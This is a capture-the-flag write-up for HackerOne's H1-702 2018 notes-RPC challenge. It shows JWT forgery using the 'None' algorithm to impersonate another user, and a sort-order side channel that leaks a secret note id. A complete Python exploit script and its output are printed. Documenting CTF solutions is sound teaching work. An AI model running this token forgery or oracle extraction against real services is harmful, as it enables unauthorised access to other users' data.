
I was given the following web application: http://159.203.178.9/ and the instruction could be found on the first page.




Notes RPC Capture The Flag

Welcome to HackerOne's H1-702 2018 Capture The Flag event. Somewhere on this server, a service can be found that allows a user to securely stores notes. In one of the notes, a flag is hidden. The goal is to obtain the flag.

Good luck, you might need it.

So, I had to find the path for the application that stores notes and try to exploit the app and obtain the flag.
First I thought I have to make a directory brute force and I did one with Burp Suite intruder using burp directory list and I had no result. Then I used Burp Suite intruder to find files. I picked “Filenames –short” and “Filenames – long" as payload list.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various

Payload set: 1 Payload count: 440

Payload type: Simple list Request count: 440

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
a
about
aboutus
addUser
admin
administration
admins
```

ch payload before it is used.

For each of the file names I added the .php extension and I ran the brute force and I had no result.

Then I thought I should verify if the first page is index.php and I found that it wasn't. Afterwards I tried index.html and I found that it worked. I run one more time the Filenames short and long brute force, but this time with .html extension and it worked.

I obtained the page http://159.203.178.9/README.html where I found the documentation of the RPC for the application described on the first page.

The newly found application provides a way to securely store notes. When you create a note, the RPC service will return random keys associated with created note. If a key is destroyed, then there is no way to retrieve that note anymore.

I found that the RPC interface is exposed at http://159.203.178.9/rpc.php and a "call" can be invoked through the method parameter (http://159.203.178.9/rpc.php?method=callname). "
I also found that the service is continuously optimized and a version number can be provided in the Accept header of the request. In the documentation they gave only:
"**Accept: application/notes.api.v1+json**".

Example of request:

```
GET /rpc.php?method=getNote&id=d4ac962fb8c300ea0ffe0eaba08f7ad0 HTTP/1.1
Host: 159.203.178.9
Accept: application/notes.api.v1+json
```

But also in the documentation, which is an html document, I found the following comment:

```
  <!--
    Version 2 is in the making and being tested right now, it includes an optimized file format that
    sorts the notes based on their unique key before saving them. This allows them to be queried faster.
    Please do NOT use this in production yet!
  -->
```

So, if I use version 2, the notes are sorted by their "noteid". I also found in the documentation that I can create notes with an arbitrary noteid. If I use version 2 of the application I have a different behavior than using version 1 "**Accept: application/notes.api.v2+json**" and through sort I supposed I could exploit a side-channel attack in order to leak the "noteid" of an arbitrary timestamp.

Documentation gave me examples of request for each call that is supported by the RPC and in those examples I found value of the parameter "Authorization" from the request header.

```
GET /rpc.php?method=getNotesMetadata HTTP/1.1
Host: 159.203.178.9
Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-
S8pVak
Accept: application/notes.api.v1+json
```

The authorization uses Json Web Tokens (JWT) and it looks like:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak
```

You can observer that there are 3 base64 encoded strings separated by dot.

Decrypted strings are:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9   -> {"typ":"JWT","alg":"HS256"}

eyJpZCI6Mn0 -> eyJpZCI6Mn0= -> {"id":2}

t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak -> Hash SHA256
```

In the first decoded base64 string I have the type of authorization, which is JWT and the algorithm used to secure the information “HS256”. In this case they are not concerned about the data behind the base64, so the developer didn’t choose to encrypt the data and then make a hash of it, it was just hashed with SHA256, and the hash is in the third base64 encoded string.

Because I solved in the past tasks at some CTF games which involved finding ways to exploit JWT tokens I found very quick the problem and I found that if I choose to use “None” as algorithm instead of “HS256”, the server doesn’t restrict my choice and I can edit the information from the second base64 encoded string without providing a hash of it. So, instead of sending 3 encoded base64 strings I can send the first 2 as it follows:

```
{"typ":"JWT","alg":"None"}.{"id":1}.
```

In base64 would be:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJpZCI6MX0.
```

So I encoded as above and sent the following request to the server to check if works:

```
GET /rpc.php?method=getNotesMetadata HTTP/1.1
Host: 159.203.178.9
Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJpZCI6MX0.
Accept: application/notes.api.v1+json
```

The response was:

```
HTTP/1.1 200 OK
Date: [REDACTED]
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 35
Content-Type: application/json

{"count":1,"epochs":["1528911533"]}
```

Worked! And what I have done was to retrieve the timestamps list of the user with the id 1. So, I guessed the secret is behind the “noteid” with the timestamp 1528911533.

After I authenticated with another “userid”, I went back to the RPC documentation and carefully read again each call for the RPC.”

List of calls:

```
getNotesMetadata
GET /rpc.php?method=getNotesMetadata HTTP/1.1
Host: 159.203.178.9
Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak
Accept: application/notes.api.v1+json

getNote
GET /rpc.php?method=getNote&id=d4ac962fb8c300ea0ffe0eaba08f7ad0 HTTP/1.1
Host: 159.203.178.9
Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak

createNote
POST /rpc.php?method=createNote HTTP/1.1
Host: 159.203.178.9
authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak
Accept: application/notes.api.v1+json
Content-Type: application/json
Content-Length: 28

{"note":"This is my note","id":"controlled note id with charsert [0-9A-Za-z]"}

resetNotes
POST /rpc.php?method=resetNotes HTTP/1.1
Host: 159.203.178.9
authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak
Accept: application/notes.api.v1+json
Content-Type: application/json
```

There are 4 RPC calls and I tried each of them manually to see how the server behaves. I noticed indeed that if I use v1 (Accept: application/notes.api.v1+json) the notes ids aren't sorted, but if I use version 2 the notes are sorted by noteid.

If I use v1 and I call "**getNotesMetadata**", which gives me the timestamps of created notes I get:
V1:

```
["1530277768","1530277774","1530277776","1530277778","1530277781","1530277814","1530277818","1530277821"]
Behind those timestamps are the following notes ids:
{"count":1,"epochs": ["n"," b"," e"," h","a"," 9"," 4"," 6"]}
```

If I create one more note with v2 and call again **getNotesMetadata”**, I get:
V2:

```
["1530277781","1530277774","1530277776","1530277778","1530277768","1530277919","1530277818
","1530277821","1530277814"]
Now sorted became:
{"count":1,"epochs": ["a"," b"," e"," h","n","2","4","6","9"]}
```

Can be noticed how letters were sorted first and then numbers. If I introduce more numbers, greater than "1", it will be inserted after "1".

Having this in mind, I can make a python script that can leak for each timestamp found from user 1 the “noteid”. Leaking the “noteid” I can use “**getNote”** call to find what is behind the note and I suppose is the flag.

Create functions for each call

```python
from jwt import encode
import requests, json, string, time


def getNote(auth, noteid):
    headers = {"Authorization": auth, "Accept": "application/notes.api.v2+json", "User-Agent":
    "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0"}
    return requests.get("http://159.203.178.9/rpc.php?method=getNote&id="+noteid, headers=
    headers).text

def createNote(auth, noteid):
    data = '{"note":"notesasdas","id":"%s"}' % noteid
    headers = {"Authorization": auth, "Accept": "application/notes.api.v2+json", "Content-Type"
    : "application/json", "User-Agent": "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:60.0)
    Gecko/20100101 Firefox/60.0"}
    return requests.post("http://159.203.178.9/rpc.php?method=createNote", headers = headers,
    data = data).text

def getMetadata(auth):
    headers = {"Authorization": auth, "Accept": "application/notes.api.v2+json", "User-Agent":
    "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0"}
    return requests.get("http://159.203.178.9/rpc.php?method=getNotesMetadata", headers=headers
    ).text

def resetNotes(auth):
    headers = {"Authorization": auth, "Content-Type": "application/json", "Accept":
    "application/notes.api.v2+json", "User-Agent": "Mozilla/5.0 (Windows NT 6.3; Win64; x64;
    rv:60.0) Gecko/20100101 Firefox/60.0"}
    return requests.post("http://159.203.178.9/rpc.php?method=resetNotes", headers=headers).text
```


Create a function that takes targeted timstamp and leak the noteid behind it. If the applications would have more noteids this script would retrieve all of them, without any call to **resetNotes**. For each letter from the secret noteid I used binary search on charset [0-1A-Za-z].

```
def retrieveSecret(timestamp, auth):

    timestamps = json.loads(getMetadata(auth))['epochs']
    idx = timestamps.index(timestamp)   #index of noteid in epochs array
    idx_aux = idx

    charset = string.digits + string.ascii_uppercase + string.ascii_lowercase
    charset_aux = charset

    secret = "" #secret note id
    testedchar = []

    while True:
        if "A" in charset_aux: #this test is just to see if it is letter or digit
            st = "A"
        else:
            st = charset_aux[len(charset_aux)/2] #binary search

        index_on_charset = charset_aux.index(st)
        resp = createNote(auth,secret + st)
        if "already exists" in resp:
            secret += st
            return secret

        timestamps = json.loads(getMetadata(auth))['epochs']
        idx_aux = timestamps.index(timestamp)

        if idx_aux == idx:
            if len(charset_aux) == 1:
                secret, charset_aux, idx, testedchar = [secret+chr(max(testedchar)),
                charset, idx_aux, []] #update variables for new postion
                print "Secret so far is: %s" % secret
                continue
            charset_aux = charset_aux[:index_on_charset]
            if len(charset_aux) == 0: #because I tested last letter and I found it
            as a potential candidate for the actual postion, results that this is
            the letter I was searching for
                secret, charset_aux, idx, testedchar = [secret+st, charset, idx_aux,
                []] #update variables for new postion
                print "Secret so far is: %s" % secret
                continue
        else:
            testedchar.append(ord(st))
            if len(charset_aux) == 1:
                secret, charset_aux, idx, testedchar = [secret+st, charset, idx_aux,
                []] #update variables for new postion
                print "Secret so far is: %s" % secret
                continue
            charset_aux = charset_aux[index_on_charset+1:]
            if len(charset_aux) == 0:
                secret, charset_aux, idx, testedchar = [secret+st, charset, idx_aux,
                []] #update variables for new postion
                print "Secret so far is: %s" % secret
                continue
            idx = idx_aux
```

And finally the main function in python where I get all the timestamps I want to leak the “noteid” of.


```
if __name__ == "__main__":

    auth = encode({"id":1}, None, algorithm=None)

    #first reset tokens, if it is the first time when this script is running, then
    you don't need to do it
    resetNotes(auth)

    timestamps = json.loads(getMetadata(auth))['epochs'] #timestamps of the secrets

    for timestamp in timestamps: #for each timestamp I found at the first
    authentication of the victim, retrieve the noteid behind it
        print "Trying to find the secret behind the timestamp: %s" % timestamp
        noteid = retrieveSecret(timestamp, auth)
        print noteid
        print getNote(auth, noteid)
        print "\n\n
```

And when I run the script I’ve got:



```
root@whit3hat:/home/ctf/hackerone/2018/web1# python brute.py
Trying to find the secret behind the timestamp: 1528911533
Secret so far is: E
Secret so far is: Ee
Secret so far is: Eel
Secret so far is: EelH
Secret so far is: EelHI
Secret so far is: EelHIX
Secret so far is: EelHIXs
Secret so far is: EelHIXsu
Secret so far is: EelHIXsuA
Secret so far is: EelHIXsuAw
Secret so far is: EelHIXsuAw4
Secret so far is: EelHIXsuAw4F
Secret so far is: EelHIXsuAw4FX
Secret so far is: EelHIXsuAw4FXC
Secret so far is: EelHIXsuAw4FXCa
Secret so far is: EelHIXsuAw4FXCa9
Secret so far is: EelHIXsuAw4FXCa9e
Secret so far is: EelHIXsuAw4FXCa9ep
Secret so far is: EelHIXsuAw4FXCa9epe
EelHIXsuAw4FXCa9epee
{"note":"NzAyLUNURi1GTEFHOiBOUDI2bkRPSTZINUFTZW1BT1c2Zw==","epoch":"1528911533"}
```

And the note is a base64 encoded string. If I decode it, I get the flag



```
root@whit3hat:/home/ctf/hackerone/2018/web1# echo "NzAyLUNURi1GTEFHOiBOUDI2bkRPSTZINUFTZW1BT1c2Zw==" | base64 -d
702-CTF-FLAG: NP26nDOI6H5ASemAOW6g
```

The flag is:
702-CTF-FLAG: NP26nDOI6H5ASemAOW6g

Python script:

```
from jwt import encode
import requests, json, string, time


def getNote(auth, noteid):
	headers = {"Authorization": auth, "Accept": "application/notes.api.v2+json", "User-Agent": 
"Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0"}
	return requests.get("http://159.203.178.9/rpc.php?method=getNote&id="+noteid, 
headers=headers).text

def createNote(auth, noteid):
	data = '{"note":"notesasdas","id":"%s"}' % noteid
	headers = {"Authorization": auth, "Accept": "application/notes.api.v2+json", "Content-Type": 
"application/json", "User-Agent": "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:60.0) 
Gecko/20100101 Firefox/60.0"}
	return requests.post("http://159.203.178.9/rpc.php?method=createNote", headers = 
headers, data = data).text

def getMetadata(auth):
	headers = {"Authorization": auth, "Accept": "application/notes.api.v2+json", "User-Agent": 
"Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0"}
	return requests.get("http://159.203.178.9/rpc.php?method=getNotesMetadata", 
headers=headers).text

def resetNotes(auth):
	headers = {"Authorization": auth, "Content-Type": "application/json", "Accept": 
"application/notes.api.v2+json", "User-Agent": "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:60.0) 
Gecko/20100101 Firefox/60.0"}
	return requests.post("http://159.203.178.9/rpc.php?method=resetNotes", 
headers=headers).text

def retrieveSecret(timestamp, auth):

	timestamps = json.loads(getMetadata(auth))['epochs']
	idx = timestamps.index(timestamp)   #index of noteid in epochs array
	idx_aux = idx

	charset = string.digits + string.ascii_uppercase + string.ascii_lowercase
	charset_aux = charset

	secret = "" #secret note id
	testedchar = []

	while True:
		if "A" in charset_aux: #this test is just to see if it is letter or digit
			st = "A"
```

```
            else:
                st = charset_aux[len(charset_aux)/2] #binary search

            index_on_charset = charset_aux.index(st)
            resp = createNote(auth,secret + st)
            if "already exists" in resp:
                secret += st
                return secret


            timestamps = json.loads(getMetadata(auth))['epochs']
            idx_aux = timestamps.index(timestamp)

            if idx_aux == idx:
                if len(charset_aux) == 1:
                    secret, charset_aux, idx, testedchar = [secret+chr(max(testedchar)), 
charset, idx_aux, []] #update variables for new postion
                    print "Secret so far is: %s" % secret
                    continue

                charset_aux = charset_aux[:index_on_charset]

                if len(charset_aux) == 0: #because I tested last letter and I found it as a 
potential candidate for the actual postion, results that this is the letter I was searching for
                    secret, charset_aux, idx, testedchar = [secret+st, charset, idx_aux, []] 
#update variables for new postion
                    print "Secret so far is: %s" % secret
                    continue
            else:
                testedchar.append(ord(st))
                if len(charset_aux) == 1:
                    secret, charset_aux, idx, testedchar = [secret+st, charset, idx_aux, []] 
#update variables for new postion
                    print "Secret so far is: %s" % secret
                    continue
                charset_aux = charset_aux[index_on_charset+1:]
                if len(charset_aux) == 0:
                    secret, charset_aux, idx, testedchar = [secret+st, charset, idx_aux, []] 
#update variables for new postion
                    print "Secret so far is: %s" % secret
                    continue
                idx = idx_aux




if __name__ == "__main__":
	auth = encode({"id":1}, None, algorithm=None)

	#first reset tokens, if it is the first time when this script is running, then you don't need to do
it
	resetNotes(auth)

	timestamps = json.loads(getMetadata(auth))['epochs'] #timestamps of the secrets

	for timestamp in timestamps: #for each timestamp I found at the first authentication of the
victim, retrieve the noteid behind it
		print "Trying to find the secret behind the timestamp: %s" % timestamp
		noteid = retrieveSecret(timestamp, auth)
		print noteid
		print getNote(auth, noteid)
		print "\n\n
```